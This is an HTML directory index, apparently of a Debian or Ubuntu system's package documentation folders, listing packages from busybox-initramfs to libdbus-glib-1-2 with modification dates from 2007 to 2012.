<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="busybox-initramfs/">busybox-initramfs/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="bzip2/">bzip2/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="comerr-dev/">comerr-dev/</a></td><td align="right">20-May-2012 14:04  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="command-not-found-data/">command-not-found-data/</a></td><td align="right">16-Mar-2010 19:11  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="command-not-found/">command-not-found/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></
tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="console-setup/">console-setup/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="console-terminus/">console-terminus/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="console-tools/">console-tools/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="coreutils/">coreutils/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="cpio/">cpio/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="cpp-4.2/">cpp-4.2/</a></td><td align="right">19-Apr-2010 20:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="cpp/">cpp/</a></td><td align="right">17-Apr-2010 14:12  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="cron/">cron/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="curl/">curl/</a></td><td align="right">14-May-2012 00:29  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="dash/">dash/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="debconf-i18n/">debconf-i18n/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="debconf/">debconf/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="debhelper/">debhelper/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="debianutils/">debianutils/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="defoma/">defoma/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="devscripts/">devscripts/</a></td><td align="right">28-Apr-2010 00:06  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="dhcp3-client/">dhcp3-client/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="dhcp3-common/">dhcp3-common/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="diff/">diff/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="diffstat/">diffstat/</a></td><td align="right">28-Apr-2010 00:55  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="distcc/">distcc/</a></td><td align="right">17-Apr-2010 14:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="dmidecode/">dmidecode/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="dmsetup/">dmsetup/</a></td><td align="right">16-Mar-2010 19:01  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="dnsutils/">dnsutils/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="dosfstools/">dosfstools/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="dpkg-dev/">dpkg-dev/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="dpkg/">dpkg/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="e2fslibs/">e2fslibs/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="e2fsprogs/">e2fsprogs/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ecj-gcj/">ecj-gcj/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ecj/">ecj/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ed/">ed/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="eject/">eject/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="esound-common/">esound-common/</a></td><td align="right">20-May-2012 15:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="eterm/">eterm/</a></td><td align="right">20-May-2012 14:47  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ethtool/">ethtool/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="fakeroot/">fakeroot/</a></td><td align="right">28-Apr-2010 00:06  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="fastjar/">fastjar/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="fdutils/">fdutils/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="figlet/">figlet/</a></td><td align="right">20-May-2012 15:05  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="file/">file/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="filezilla-common/">filezilla-common/</a></td><td align="right">20-May-2012 15:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="filezilla/">filezilla/</a></td><td align="right">20-May-2012 15:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="findutils/">findutils/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="firefox-3.0/">firefox-3.0/</a></td><td align="right">20-May-2012 15:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="firefox-branding/">firefox-branding/</a></td><td align="right">20-May-2012 15:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="firefox/">firefox/</a></td><td align="right">20-May-2012 15:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="fluxbox/">fluxbox/</a></td><td align="right">20-May-2012 14:44  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="fontconfig-config/">fontconfig-config/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="fontconfig/">fontconfig/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="friendly-recovery/">friendly-recovery/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ftp/">ftp/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="fuse-utils/">fuse-utils/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
```

```
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="g++-4.2/">g++-4.2/</a></td><td align="right">19-Apr-2010 20:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="g++/">g++/</a></td><td align="right">17-Apr-2010 14:12  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gappletviewer-4.2/">gappletviewer-4.2/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gcc-4.2-base/">gcc-4.2-base/</a></td><td align="right">19-Apr-2010 20:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gcc-4.2/">gcc-4.2/</a></td><td align="right">19-Apr-2010 20:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gcc/">gcc/</a></td><td align="right">17-Apr-2010 14:12  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gcj-4.2-base/">gcj-4.2-base/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gcj-4.2/">gcj-4.2/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gconf2-common/">gconf2-common/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gconf2/">gconf2/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gdb/">gdb/</a></td><td align="right">19-Apr-2010 19:52  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gettext-base/">gettext-base/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gettext/">gettext/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gij-4.2/">gij-4.2/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gij/">gij/</a></td><td align="right">17-Apr-2010 14:12  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gjdoc/">gjdoc/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gnupg/">gnupg/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gpgv/">gpgv/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="grep/">grep/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="groff-base/">groff-base/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="grub/">grub/</a></td><td align="right">16-Mar-2010 19:12  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="gzip/">gzip/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="hdparm/">hdparm/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="hostname/">hostname/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="html2text/">html2text/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ifupdown/">ifupdown/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="info/">info/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="initramfs-tools/">initramfs-tools/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="initscripts/">initscripts/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="inputattach/">inputattach/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="installation-report/">installation-report/</a></td><td align="right">16-Mar-2010 19:01  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="intltool-debian/">intltool-debian/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="iproute/">iproute/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="iptables/">iptables/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="iputils-arping/">iputils-arping/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="iputils-ping/">iputils-ping/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="iputils-tracepath/">iputils-tracepath/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="java-common/">java-common/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="java-gcj-compat-dev/">java-gcj-compat-dev/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></
tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="java-gcj-compat-headless/">java-gcj-compat-headless/</a></td><td align="right">23-Mar-2010 17:54  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="java-gcj-compat/">java-gcj-compat/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="jsvc/">jsvc/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="klibc-utils/">klibc-utils/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="klogd/">klogd/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="laptop-detect/">laptop-detect/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="less/">less/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libacl1/">libacl1/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libapr1.0/">libapr1.0/</a></td><td align="right">23-Nov-2007 09:14  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libapr1/">libapr1/</a></td><td align="right">17-Mar-2010 10:08  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libaprutil1/">libaprutil1/</a></td><td align="right">17-Mar-2010 10:08  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libasound2/">libasound2/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libaspell15/">libaspell15/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libast2/">libast2/</a></td><td align="right">20-May-2012 14:47  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libatk1.0-0/">libatk1.0-0/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libatm1/">libatm1/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libattr1/">libattr1/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libaudiofile0/">libaudiofile0/</a></td><td align="right">20-May-2012 15:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libavahi-client3/">libavahi-client3/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libavahi-common-data/">libavahi-common-data/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libavahi-common3/">libavahi-common3/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libavahi-glib1/">libavahi-glib1/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libbcel-java/">libbcel-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libbind9-30/">libbind9-30/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libblkid1/">libblkid1/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libbz2-1.0/">libbz2-1.0/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libc6-dev/">libc6-dev/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libc6-i686/">libc6-i686/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libc6/">libc6/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcairo2/">libcairo2/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcap1/">libcap1/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libchromexvmc1/">libchromexvmc1/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libchromexvmcpro1/">libchromexvmcpro1/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></
tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libck-connector0/">libck-connector0/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcomerr2/">libcomerr2/</a></td><td align="right">20-May-2012 14:04  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-beanutils-java/">libcommons-beanutils-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-collections-java/">libcommons-collections-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-collections3-java/">libcommons-collections3-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-daemon-java/">libcommons-daemon-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td
align="right">  - </td></tr>
```

```
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-dbcp-java/">libcommons-dbcp-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-digester-java/">libcommons-digester-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-el-java/">libcommons-el-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-fileupload-java/">libcommons-fileupload-java/</a></td><td align="right">23-Mar-2010 17:57  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-io-java/">libcommons-io-java/</a></td><td align="right">23-Mar-2010 17:57  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-launcher-java/">libcommons-launcher-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-logging-java/">libcommons-logging-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-modeler-java/">libcommons-modeler-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-pool-java/">libcommons-pool-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcommons-validator-java/">libcommons-validator-java/</a></td><td align="right">23-Mar-2010 17:57  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libconsole/">libconsole/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcupsys2/">libcupsys2/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcurl3-gnutls/">libcurl3-gnutls/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcurl3/">libcurl3/</a></td><td align="right">14-May-2012 00:29  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcurl4-openssl-dev/">libcurl4-openssl-dev/</a></td><td align="right">20-May-2012 14:04  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libcwidget3/">libcwidget3/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libdatrie0/">libdatrie0/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libdb4.6/">libdb4.6/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libdbd-mysql-perl/">libdbd-mysql-perl/</a></td><td align="right">17-Mar-2010 10:09  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libdbi-perl/">libdbi-perl/</a></td><td align="right">17-Mar-2010 10:09  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libdbus-1-3/">libdbus-1-3/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libdbus-glib-1-2/">libdbus-glib-1-2/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
